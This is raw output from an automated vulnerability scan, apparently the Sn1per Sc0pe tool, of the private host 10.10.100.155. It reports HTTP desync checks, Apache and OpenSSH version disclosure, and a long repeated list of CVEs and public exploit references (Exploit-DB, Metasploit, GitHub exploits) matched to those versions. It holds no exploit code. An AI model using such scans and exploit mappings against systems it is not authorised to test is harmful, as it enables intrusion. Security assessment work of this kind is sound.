[postspace-ff] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[prespace-ff] : Checking TECL...

[prespace-ff] : Checking CLTE...

[prespace-ff] : OK (TECL: 0.10 - 400) (CLTE: 0.10 - 400)

[endspace-ff] : Checking TECL...

[endspace-ff] : Checking CLTE...

[endspace-ff] : OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xprespace-ff] : Checking TECL...

[xprespace-ff] : Checking CLTE...

[xprespace-ff] : OK (TECL: 0.10 - 200) (CLTE: 0.09 - 200)

[endspacex-ff] : Checking TECL...

[endspacex-ff] : Checking CLTE...

[endspacex-ff] : OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[rxprespace-ff]: Checking TECL...

[rxprespace-ff]: Checking CLTE...

[rxprespace-ff]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[xnprespace-ff]: Checking TECL...

[xnprespace-ff]: Checking CLTE...

[xnprespace-ff]: OK (TECL: 0.09 - 400) (CLTE: 0.09 - 400)

[endspacex-ff]: Checking TECL...

[endspacex-ff]: Checking CLTE...

[endspacex-ff]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

[endspacexn-ff]: Checking TECL...

[endspacexn-ff]: Checking CLTE...

[endspacexn-ff]: OK (TECL: 0.10 - 400) (CLTE: 0.09 - 400)

=====•x[2023-09-15](03:43)x•

RUNNING NUCLEI SCAN

=====•x[2023-09-15](03:43)x•

=====•x[2023-09-15](03:43)x•

RUNNING SCOPE WEB VULNERABILITY SCAN

=====•x[2023-09-15](03:43)x•

P2 - HIGH, Clear-Text Protocol - HTTP, http://10.10.100.155:80/, HTTP/1.1 200 OK

P2 - HIGH, Clear-Text Protocol - HTTP, http://10.10.100.155:80/, HTTP/1.1 200 OK

P5 - INFO, Server Header Disclosure - HTTP, http://10.10.100.155:80//, Server: Apache/2.4.29 (Ubuntu)

=====•x[2023-09-15](03:43)x•

RUNNING SCOPE NETWORK VULNERABILITY SCAN

=====•x[2023-09-15](03:43)x•

P4 - LOW, SSH Version Disclosure, 10.10.100.155, [+] 10.10.100.155:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 (service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04

os.cpe23=cpe:/o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner)

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-3618 5.8

<https://vulners.com/prion/PRION:CVE-2021-3618>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-30047 5.0

<https://vulners.com/prion/PRION:CVE-2021-30047>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8

<https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8

<https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46516 5.8 <https://vulners.com/exploitdb/EDB-ID:46516>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46193 5.8 <https://vulners.com/exploitdb/EDB-ID:46193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32328 5.8 <https://vulners.com/zdt/1337DAY-ID-32328>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32009 5.8 <https://vulners.com/zdt/1337DAY-ID-32009>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:150621 5.0

<https://vulners.com/packetstorm/PACKETSTORM:150621>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0

<https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45939 5.0 <https://vulners.com/exploitdb/EDB-ID:45939>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45233 5.0 <https://vulners.com/exploitdb/EDB-ID:45233>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15919 5.0 <https://vulners.com/cve/CVE-2018-15919>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15473 5.0 <https://vulners.com/cve/CVE-2018-15473>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-31730 5.0 <https://vulners.com/zdt/1337DAY-ID-31730>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-41617 4.4 <https://vulners.com/cve/CVE-2021-41617>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6110 4.0 <https://vulners.com/cve/CVE-2019-6110>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6109 4.0 <https://vulners.com/cve/CVE-2019-6109>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-20685 2.6 <https://vulners.com/cve/CVE-2018-20685>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:151227 0.0 <https://vulners.com/packetstorm/PACKETSTORM:151227>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 0.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-30937 0.0 <https://vulners.com/zdt/1337DAY-ID-30937>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-9517 7.8 <https://vulners.com/cve/CVE-2019-9517>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:171631 7.5 <https://vulners.com/packetstorm/PACKETSTORM:171631>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:51193 7.5 <https://vulners.com/exploitdb/EDB-ID:51193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2023-25690 7.5 <https://vulners.com/cve/CVE-2023-25690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-31813 7.5 <https://vulners.com/cve/CVE-2022-31813>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-23943 7.5 <https://vulners.com/cve/CVE-2022-23943>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44790 7.5 <https://vulners.com/cve/CVE-2021-44790>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-39275 7.5 <https://vulners.com/cve/CVE-2021-39275>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26691 7.5 <https://vulners.com/cve/CVE-2021-26691>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73123 7.5 <https://vulners.com/cnvd/CNVD-2022-73123>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03225 7.5 <https://vulners.com/cnvd/CNVD-2022-03225>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2021-102386 7.5 <https://vulners.com/cnvd/CNVD-2021-102386>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 7.5 <https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-38427 7.5 <https://vulners.com/zdt/1337DAY-ID-38427>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 <https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46676 7.2 <https://vulners.com/exploitdb/EDB-ID:46676>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0211 7.2 <https://vulners.com/cve/CVE-2019-0211>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32502 7.2 <https://vulners.com/zdt/1337DAY-ID-32502>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 <https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-40438 6.8 <https://vulners.com/cve/CVE-2021-40438>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-35452 6.8 <https://vulners.com/cve/CVE-2020-35452>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1312 6.8 <https://vulners.com/cve/CVE-2018-1312>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15715 6.8 <https://vulners.com/cve/CVE-2017-15715>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03224 6.8 <https://vulners.com/cnvd/CNVD-2022-03224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 <https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 <https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 <https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 <https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28615 6.4 <https://vulners.com/cve/CVE-2022-28615>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44224 6.4 <https://vulners.com/cve/CVE-2021-44224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10082 6.4 <https://vulners.com/cve/CVE-2019-10082>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0217 6.0 <https://vulners.com/cve/CVE-2019-0217>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-22721 5.8 <https://vulners.com/cve/CVE-2022-22721>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1927 5.8 <https://vulners.com/cve/CVE-2020-1927>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10098 5.8 <https://vulners.com/cve/CVE-2019-10098>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33577 5.8 <https://vulners.com/zdt/1337DAY-ID-33577>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-36760 5.1 <https://vulners.com/cve/CVE-2022-36760>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-37436 5.0 <https://vulners.com/cve/CVE-2022-37436>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-30556 5.0 <https://vulners.com/cve/CVE-2022-30556>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-29404 5.0 <https://vulners.com/cve/CVE-2022-29404>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28614 5.0 <https://vulners.com/cve/CVE-2022-28614>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-26377 5.0 <https://vulners.com/cve/CVE-2022-26377>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-34798 5.0 <https://vulners.com/cve/CVE-2021-34798>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-33193 5.0 <https://vulners.com/cve/CVE-2021-33193>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26690 5.0 <https://vulners.com/cve/CVE-2021-26690>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-9490 5.0 <https://vulners.com/cve/CVE-2020-9490>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1934 5.0 <https://vulners.com/cve/CVE-2020-1934>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-17567 5.0 <https://vulners.com/cve/CVE-2019-17567>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10081 5.0 <https://vulners.com/cve/CVE-2019-10081>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0220 5.0 <https://vulners.com/cve/CVE-2019-0220>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0196 5.0 <https://vulners.com/cve/CVE-2019-0196>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17199 5.0 <https://vulners.com/cve/CVE-2018-17199>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17189 5.0 <https://vulners.com/cve/CVE-2018-17189>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1333 5.0 <https://vulners.com/cve/CVE-2018-1333>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1303 5.0 <https://vulners.com/cve/CVE-2018-1303>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15710 5.0 <https://vulners.com/cve/CVE-2017-15710>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2006-20001 5.0 <https://vulners.com/cve/CVE-2006-20001>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73122 5.0 <https://vulners.com/cnvd/CNVD-2022-73122>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53584 5.0 <https://vulners.com/cnvd/CNVD-2022-53584>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53582 5.0 <https://vulners.com/cnvd/CNVD-2022-53582>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03223 5.0 <https://vulners.com/cnvd/CNVD-2022-03223>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-11993 4.3 <https://vulners.com/cve/CVE-2020-11993>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10092 4.3 <https://vulners.com/cve/CVE-2019-10092>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1302 4.3 <https://vulners.com/cve/CVE-2018-1302>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1301 4.3 <https://vulners.com/cve/CVE-2018-1301>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-11763 4.3 <https://vulners.com/cve/CVE-2018-11763>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4013EC74-B3C1-5D95-938A-54197A58586D 4.3
<https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-35422 4.3 <https://vulners.com/zdt/1337DAY-ID-35422>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33575 4.3 <https://vulners.com/zdt/1337DAY-ID-33575>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1283 3.5 <https://vulners.com/cve/CVE-2018-1283>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:152441 0.0
<https://vulners.com/packetstorm/PACKETSTORM:152441>
P5 - INFO, Interesting Ports Found, 10.10.100.155, 21
=====•x[2023-09-15](03:43)x•
=====•x[2023-09-15](03:43)x•
=====
•?((~°:~• Sc0pe Vulnerability Report by @xer0dayz •_~°~))~•
=====

Critical: 0
High: 1
Medium: 97
Low: 1
Info: 2
Score: 299
=====

P2 - HIGH, Clear-Text Protocol - HTTP, <http://10.10.100.155:80/>, HTTP/1.1 200 OK
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-3618 5.8
<https://vulners.com/prion/PRION:CVE-2021-3618>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PRION:CVE-2021-30047 5.0
<https://vulners.com/prion/PRION:CVE-2021-30047>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8
<https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8
<https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46516 5.8 <https://vulners.com/exploitdb/EDB-ID:46516>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46193 5.8 <https://vulners.com/exploitdb/EDB-ID:46193>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6111 5.8 <https://vulners.com/cve/CVE-2019-6111>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32328 5.8 <https://vulners.com/zdt/1337DAY-ID-32328>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32009 5.8 <https://vulners.com/zdt/1337DAY-ID-32009>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:150621 5.0 <https://vulners.com/packetstorm/PACKETSTORM:150621>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 <https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 <https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45939 5.0 <https://vulners.com/exploitdb/EDB-ID:45939>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:45233 5.0 <https://vulners.com/exploitdb/EDB-ID:45233>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15919 5.0 <https://vulners.com/cve/CVE-2018-15919>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-15473 5.0 <https://vulners.com/cve/CVE-2018-15473>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-31730 5.0 <https://vulners.com/zdt/1337DAY-ID-31730>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-41617 4.4 <https://vulners.com/cve/CVE-2021-41617>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-14145 4.3 <https://vulners.com/cve/CVE-2020-14145>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6110 4.0 <https://vulners.com/cve/CVE-2019-6110>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-6109 4.0 <https://vulners.com/cve/CVE-2019-6109>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-20685 2.6 <https://vulners.com/cve/CVE-2018-20685>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:151227 0.0 <https://vulners.com/packetstorm/PACKETSTORM:151227>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 0.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-30937 0.0 <https://vulners.com/zdt/1337DAY-ID-30937>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-9517 7.8 <https://vulners.com/cve/CVE-2019-9517>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:171631 7.5 <https://vulners.com/packetstorm/PACKETSTORM:171631>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:51193 7.5 <https://vulners.com/exploitdb/EDB-ID:51193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2023-25690 7.5 <https://vulners.com/cve/CVE-2023-25690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-31813 7.5 <https://vulners.com/cve/CVE-2022-31813>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-23943 7.5 <https://vulners.com/cve/CVE-2022-23943>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44790 7.5 <https://vulners.com/cve/CVE-2021-44790>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-39275 7.5 <https://vulners.com/cve/CVE-2021-39275>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26691 7.5 <https://vulners.com/cve/CVE-2021-26691>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73123 7.5 <https://vulners.com/cnvd/CNVD-2022-73123>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03225 7.5 <https://vulners.com/cnvd/CNVD-2022-03225>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2021-102386 7.5 <https://vulners.com/cnvd/CNVD-2021-102386>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 7.5 <https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-38427 7.5 <https://vulners.com/zdt/1337DAY-ID-38427>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 <https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46676 7.2 <https://vulners.com/exploitdb/EDB-ID:46676>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0211 7.2 <https://vulners.com/cve/CVE-2019-0211>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32502 7.2 <https://vulners.com/zdt/1337DAY-ID-32502>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 <https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-40438 6.8 <https://vulners.com/cve/CVE-2021-40438>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-35452 6.8 <https://vulners.com/cve/CVE-2020-35452>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1312 6.8 <https://vulners.com/cve/CVE-2018-1312>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15715 6.8 <https://vulners.com/cve/CVE-2017-15715>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03224 6.8 <https://vulners.com/cnvd/CNVD-2022-03224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 <https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 <https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 <https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 <https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28615 6.4 <https://vulners.com/cve/CVE-2022-28615>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44224 6.4 <https://vulners.com/cve/CVE-2021-44224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10082 6.4 <https://vulners.com/cve/CVE-2019-10082>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0217 6.0 <https://vulners.com/cve/CVE-2019-0217>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-22721 5.8 <https://vulners.com/cve/CVE-2022-22721>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1927 5.8 <https://vulners.com/cve/CVE-2020-1927>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10098 5.8 <https://vulners.com/cve/CVE-2019-10098>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33577 5.8 <https://vulners.com/zdt/1337DAY-ID-33577>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-36760 5.1 <https://vulners.com/cve/CVE-2022-36760>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-37436 5.0 <https://vulners.com/cve/CVE-2022-37436>

